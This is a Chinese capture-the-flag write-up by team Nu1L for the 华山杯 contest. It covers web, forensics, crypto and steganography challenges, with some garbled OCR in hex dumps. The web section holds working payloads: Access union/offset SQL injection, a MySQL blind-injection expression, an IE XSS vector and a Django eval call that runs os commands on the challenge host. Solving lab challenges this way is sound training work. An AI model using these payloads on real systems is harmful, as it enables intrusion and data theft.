

华山杯 writeup

队伍名: Nu1L


Web 题目:

Web1 怎么在 Web 上 Ping 呢

进去发现 flag.php, 访问不到直接抓包访问, 之后发现在 flag.php 中存在提示 key: DDoS。。。研究一下午不懂, 后来在 freebuf 找到一篇文章


<http://www.freebuf.com/articles/network/74173.html>

构造



```
D:\1.html (.git) - Sublime Text
文件(F) 编辑(E) 选择(S) 查找(I) 查看(V) 跳转(G) 工具(T) 项目(P) Preferences 帮助(H)
q.py x test1.py x 111.py x flag.py x list.html x 1.html x rules.html
1 <script>
2 var link = document.createElement('a');
3 link.href="";
4 link.ping = 'http://218.245.4.113:8080/web01/109adc05d9e84a828383e429af82fcff/flag.php';
5 document.head.appendChild(link); link.click();
6 </script>
```

html 访问, fiddler 抓包



Flag : cCFVY1Yjs5VQ9X2GCG4v6IdpkaKBEsbM

Web2 社工库查询

QQ号社工查询

据说可以查到西瓜大神的信息哦~

放西瓜大神好吗。。。。。。天真的以为真的是社工 QQ。

Burp 爆破到 10000, 发现出来了提示:

QQ号社工查询

flag{i} is{n} not{t} here{v} you{a}guess{1} again!

Intavl, 取整函数, 尝试输入 10000.1 就可以得到 flag:

QQ号社工查询

Flag {psq6BvdveCvrdpxKq8if9B2XSI0Gzbii}

Web3access 注入。


一开始以为是 sqlmap 能爆破出来。。。然而太天真了。。一开始就是猜猜猜没思路，突然发现 access 注入有一种偏移注入，然后就秒破。。真的好简单——怪不得大牛都秒了。

找到一篇文章，<http://www.2cto.com/Article/201212/179284.html>，然后就猜字段数吧：

```
http://218.245.4.113:8888/web03/ca55022fa7ae5c29d179041883fe1556/index.asp?id=886 union select 1,2,3, 4,* from admin as a inner join admin as b on a.id=b.id
```



Microsoft JET Database Engine 错误 '80040e14'
在联合查询中所选定的两个数据表或查询中的列数不匹配。
/web03/ca55022fa7ae5c29d179041883fe1556/index.asp, 行 5



Md5 解下：469e80d32c0559f8，发现时 admin888。直接提交通过


Flag: 469e80d32c0559f8

Web4 有 WAF 该怎么注入呢

白天注入的时候各种绕不过去。。。后来想到 xd 比赛的那个函数 lpad 发现可以执行。。。但是不知道暴啥。。。晚上的时候发现什么都没过滤。。。于是翻了翻以前 nsctf 的 writeup，找到了一个盲注语句。。。然后就是 brupsuite 爆破了。。想写本来以为 flag 没几位。。最后发现好长啊。。。。

`(ord(substr((select(select(group_concat(table_name))from(information_schema.tables)where(table_schema=database()))),1,1))>100)`

先爆表名发现是 flag 表，之后爆字段。。发现是 flag。。。所以直接
`(ord(substr((select(flag)from(flag)),i,1))>j)`手动爆表 20 分钟
得到完全没有意义的字符串



所以 flag 第一位是 chr(106)

Flag: jkschvkjasmznxvkjahsdasdxzcqwe

Web5 XSS??? XSS!!!


第一节 xss 挑战赛的原题啊。。。 <http://drops.wooyun.org/papers/894>

"onblur=outerHTML=URL//<img/src=1 onerror=alert(1)>

尝试提交不行，找了个不可见字符，改成

"OnbLur=outerHTML=URL%0b#<img/src=1 onerror=alert(1)>

弹窗成功，win7+ie8



Web6 Python-Web:

题目很纠结，测试发现是 django 的 debug 模式。。。。

尝试在 rest 下用 obj 构建链接，然后就可以了，开始我们引入的 model 是 exec 后来发现不存在，于是尝试引入同样可以执行 os 命令的 eval，利用 <http://www.freebuf.com/articles/web/73658.html> 上的讲解去执行 python 命令，发现 os.system 竟然不能用，不能写入文件。。。于是 help 了 os

```
listdir(...)
listdir(path) -> list_of_strings


Return a list containing the names of the entries in the directory.

path: path of directory to list

The list is in arbitrary order. It does not include the special
entries '.' and '..' even if they are present in the directory.
```

发现 listdir 同样可以列出目录，执行{"obj": "__builtin__", "method": "eval", "params": "[__import__('os').listdir('.') , 1]"} 发现目录，然后多次测试，os.stat 一个文件尝试找 username 没有，password 是一串 *****，后来包含了多个文件。。。发现在 debug 的 setting 信

息中直接有 flag。



Flag : 31e262014a402b9f7d2dc9970cf39ca5

网络取证

网络取证 1 流量分析 1

因为有的时候对于 ping 的检验很少，所以筛选出 icmp，查看 request 即可发现每一个流量包有一个字符。

117.23.51.69	ICMP	74 Echo (ping) request
222.25.140.37	ICMP	74 Echo (ping) reply

...
s), 74 bytes captured (592 bits)
(b8:88:e3:9f:fd:91), Dst: Hangzhou_1a:06:7c (00:23:88:00:00:00)
22.25.140.37 (222.25.140.37), Dst: 117.23.51.69 (117.23.51.69)

```

fd 91 08 00 45 00  .#...|.. .....E.
de 19 8c 25 75 17  .<2+.... ..%u.
66 62 63 64 65 66  3E..;I.. ..fbcd ef
71 72 73 74 75 76  ghijklmn opqrstuv
                    wabcde fg hi

```



```

5 00  .#...|.. .....E
5 17  .<2,.... ..%u.
5 66  3E..5I.. ..lbcde f
5 76  ghijklmn opqrstuv
                    wabcde fg hi

```



然后得到 flag: S\$curIty_I_L0V3_H@cK

网络取证 2 扫雷

将下载下来的压缩包打开发现是个 dmp 文件，用 windbg 打开，通过 lm 和.writemem 指令将 winmine.exe dump 出来，通过与不同系统版本的扫雷比较发现与 xp 系统下的扫雷比较相似，经过比较发现在文件偏移 4A70 处有一段异或解密的 shellcode，将这段 shellcode 所用到的数据提取出来写个脚本即可得到 flag

脚本：


```
#!/usr/bin/env python
#coding=utf-8
import sys, time, os

key1 = 0x29b
key2 = 0x1e
key3 = 0x18
key4 = 0x259

l = [
    0x4C, 0x05, 0x46, 0x05, 0x4B, 0x05, 0x4D, 0x05, 0x51, 0x05,
    0x19, 0x05, 0x1D, 0x05, 0x4C, 0x05,
    0x19, 0x05, 0x4B, 0x05, 0x4F, 0x05, 0x1A, 0x05, 0x48, 0x05,
    0x1B, 0x05, 0x48, 0x05, 0x1F, 0x05,
    0x1C, 0x05, 0x49, 0x05, 0x19, 0x05, 0x1F, 0x05, 0x12, 0x05,
    0x1F, 0x05, 0x1C, 0x05, 0x1C, 0x05,
    0x4C, 0x05, 0x49, 0x05, 0x1B, 0x05, 0x49, 0x05, 0x48, 0x05,
    0x4E, 0x05, 0x1D, 0x05, 0x12, 0x05,
    0x4C, 0x05, 0x4E, 0x05, 0x1C, 0x05, 0x1A, 0x05, 0x13, 0x05,
    0x57, 0x05, 0x2A, 0x05, 0x2A, 0x05
]

#print hex(key1 ^ key2 ^ key3 ^ key4)
key = key1 + key2 + key3 + key4
i = 0
while i < 80:
    l[i] ^= (key&0xFF)
    l[i+1] ^= (key>>8)
    i += 2
print ''.join(map(chr,l)[:2])
```

结果：



```
> "D:\python27\python.exe" "D:\MyPython\misc200.py"
flag{37f3ae0b1b56c358566fc1cbd78fd609}
```

网络取证 3 流量分析 2


No.	Time	Source	Destination	Protocol	Length	Info
221	14.077496	222.25.140.37	222.25.140.118	FTP	60	Request: FEAT
222	14.079194	222.25.140.118	222.25.140.37	FTP	328	Response: 211-Extensions supported:
223	14.079444	222.25.140.37	222.25.140.118	FTP	80	Request: CLNT FlashFXP 4.2.6.1888
224	14.080628	222.25.140.118	222.25.140.37	FTP	69	Response: 200 Noted OK.
227	14.084001	222.25.140.37	222.25.140.118	FTP	59	Request: PwD
228	14.085018	222.25.140.118	222.25.140.37	FTP	85	Response: 257 "/" is current directory.
323	23.606997	222.25.140.37	222.25.140.118	FTP	62	Request: TYPE I
324	23.608207	222.25.140.118	222.25.140.37	FTP	74	Response: 200 Type set to I.
326	23.615046	222.25.140.37	222.25.140.118	FTP	71	Request: MLST hehehe.rar
327	23.646535	222.25.140.118	222.25.140.37	FTP	177	Response: 250-Listing hehehe.rar
328	23.647723	222.25.140.37	222.25.140.118	FTP	60	Request: PASV
329	23.649555	222.25.140.118	222.25.140.37	FTP	106	Response: 227 Entering Passive Mode (222,25,140,118,221,35).
333	23.653850	222.25.140.37	222.25.140.118	FTP	71	Request: RETR hehehe.rar
334	23.655386	222.25.140.118	222.25.140.37	FTP	99	Response: 150 opening data connection for hehehe.rar.
392	24.670649	222.25.140.118	222.25.140.37	FTP	72	Response: 226 File sent ok

发现压缩包。然后将压缩包扣出来，发现需要密码。



```
79 Response: 220 http://www.aq817.cn
66 Request: USER admin
88 Response: 331 Password required for admin.
72 Request: PASS 2015@SEc@#$
81 Response: 230 User admin logged in.
60 Request: SYST
98 Response: 215 UNIX Type: L8 Internet Component Suit
```

然而这并不是密码。。。。。。。

然后发现 pass.txt, 0rvWprrs0NOz9se9wLQ=, 在线解密发现是乱码。。。。坑了好久, 突然想起了小葵, 然后试了下。果真= =



解密后发现一个少了 png 头的文件, 补全后得到 flag 照片:



网络取证 4 Hack-Team

不想说什么了。。坑。。。。



挂载下镜像，然后提示梅花香自苦寒。。。。。默默想起强网杯，然后看了下辉哥的 writeup——<http://appleu0.sinaapp.com/?p=540>，发现密码就是 meihuaxiangzikuhanlai。。。

分理出一个 pdf，一个 word。

然后试了好久都是说文件损坏，然而放到 mac 后。。。瞬间没爱了= =



Flag{f6fdffe48c908deb0f4c3bd36c032e72}

密码&算法

密码算法分析

100 分的题目这么坑。。坑的我都要哭了。。。昨天晚上从凌晨 2 点 50 到 5 点，。白天一上午。。。直接废了。

原理不难，其实就是一个映射，只是映射很繁琐。首先解三次 base64 和一次莫斯，在解出培根密码，得到秘钥 HTBXPZIQWVURJSDMOKYAENCLFG。之后统计出密文字符出现次数，[('O', 26), ('B', 25), ('G', 24), ('C', 23), ('T', 22), ('L', 21), ('X', 20), ('Z', 19), ('R', 18), ('W', 17), ('Q', 16), ('Y', 15), ('A', 14), ('I', 13), ('F', 12), ('J', 11), ('E', 10), ('N', 9), ('D', 8), ('S', 7), ('M', 6), ('V', 5), ('U', 4), ('K', 3), ('P', 2), ('H', 1)]

```
{('O', 26), ('B', 25), ('G', 24), ('C', 23), ('T', 22), ('L', 21), ('X', 20), ('Z', 19), ('R', 18), ('M', 17), ('Q', 16), ('Y', 15), ('A', 14), ('I', 13), ('F', 12), ('J', 11), ('E', 10), ('N', 9), ('D', 8), ('S', 7), ('H', 6), ('V', 5), ('U', 4), ('K', 3), ('P', 2), ('W', 1)}
```

，然后根据典型密文推出明文密文对应关系。。。

OBGCTLXZRWQYAIFJENDSMVUKPH 密文

ETAONRISHDLFCMUGYPWBVKJXQZ 明文

HTBXPZIQWVURJSDMOKYAENCLFG 秘钥

然后发现明文密文秘钥都是 26 个字母各出现一次。如下：

OBGCTLXZRWQYAIFJENDSMVUKPH 密文

ETAONRISHDLFCMUGYPWBVKJXQZ 明文

HTBXPZIQWVURJSDMOKYAENCLFG 秘钥

ABCDEFGHIJKLMNOPQRSTUVWXYZ 字母表

之后把明文按照 A->Z 的顺序排序，对应密文之后得到

OBGCTLXZRWQYAIFJENDSMVUKPH 密文

ABCDEFGHIJKLMNOPQRSTUVWXYZ 明文

GSAWOYJRXUVQITCNPLZBFMDKEH 密文排序

HTBXPZIQWVURJSDMOKYAENCLFG 秘钥

ABCDEFGHIJKLMNOPQRSTUVWXYZ 字母表

对应出如下规律：

GSAWOYJRXUVQITCNPLZBFMDKEH 密文排序

HTBXPZIQWVURJSDMOKYAENCLFG 秘钥

$\text{hex}(\text{秘钥字母} - \text{'A'}) \% 2 = 0$ ，秘钥转密文是+1

$\text{hex}(\text{秘钥字母} - \text{'A'}) \% 2 = 1$ ，秘钥转密文是-1

之后就得到了 26 个映射关系。。。同样的方式。一比一对应密文，得到
flag

LCHIKCDDQOYXEGGQ 密文

DONTWORRYBEHAPPY 明文

FPUKZEBWOSTVMGDHICQJNYLXRA 秘钥

ABCDEFGHIJKLMNOPQRSTUVWXYZ 字母表

所以 flag: DONTWORRYBEHAPPY

图片隐写 1



我第一个发现图片有问题的。。。为啥不给我加分

打开图片，发现在 jpg 后面有很多杂乱数据。。。提出来发现是一个去了头的 rar。。。真是醉了。。。进去发现一大堆杂乱文件夹有东西还是加密的。。。只能看到一张图片。图片右键属性中有字符串。。。base64 解密是乱码想到那个流量分析的中文尝试中文解密得到密码四叶草安全。进去发现每个文件都打不开，十六进制打开发现全是 01 序列。。。想到了二维码，想到 appleU0 的那个图片隐写术，于是，按照文件夹顺序 000000, 000001, 000010 的顺序提取。之后发现前面后面都是 0000000000000000000000000000，然后发现一行 37 个，一共 29 行，发现每行前四个后四个都是 0，删掉变成 29*29，去掉换行变成空格，放入脚本跑出来二维码，扫描得到 flag

Flag: Xl@07Zu1Shu@1

```
1 1111111001011111010000111111
2 10000010000110000000001000001
3 1011101001000111100100111101
4 1011101000011110110010111101
5 101110101011111001000111101
6 10000010001111101111101000001
7 11111110101010101010111111
8 00000000100110110001000000000
9 001100111001001010110110000
10 0111010001001001001011110011
11 1001111001001001111101001010
12 11110101110110001010101000000
13 1001011001001001011110110100
14 01010000101001010001111001010
15 11000111101100101011101011011
16 001110010110011010000001000
17 0101001011111000110000010000
18 01010100011111000101001001100
19 10111011100100110110110010000
20 0010110001011111010110101111
21 011110111111001000111110101
22 00000000100010011111100010001
23 11111110110011011011011011100
24 10000010000011110011100010011
25 10111010000110011000111110100
26 1011101011000010010110011110
27 101110101010110001001100001
28 1000001001100100011000101010
29 1111111001011001111001000110
```

附脚本：

```
#!/usr/bin/env python
import Image
MAX = 29
pic = Image.new("RGB", (MAX, MAX))
str =
"11111110010111110100001111111100000100001100000000010000011011101001
000111100100101110110111010000111101100101011101101110101010111100100
010111011000001000111110111110100000111111101010101010101111111000
000001001101100010000000000011001110010010101101101000001110100010010
010010101110011100111110010010011111010010101111010111011000101010100
000010010110010010010111110110100010100001010010100011110010101100011
```

```


110110010101101011101100111001101100110100000001000010100101111100011
000000100000101010001111100010100100110010111011100100110110110010000
00101100010111111010110101111011110111111001000111111010100000000100
01001111110001000111111101110011011011010111001000001000001111001110
001001110111010000110011000111110100101110101110000100101100111101011
101010101011000100110000110000010011001000110001101010111111100101100
11111001000110"
i=0
for y in range (0,MAX):
    for x in range (0,MAX):
        if(str[i] == '1'):
            pic.putpixel([x,y], (0, 0, 0))
        else:
            pic.putpixel([x,y], (255, 255, 255))
        i = i+1

pic.show()
pic.save("flag.png")

```

图片隐写2

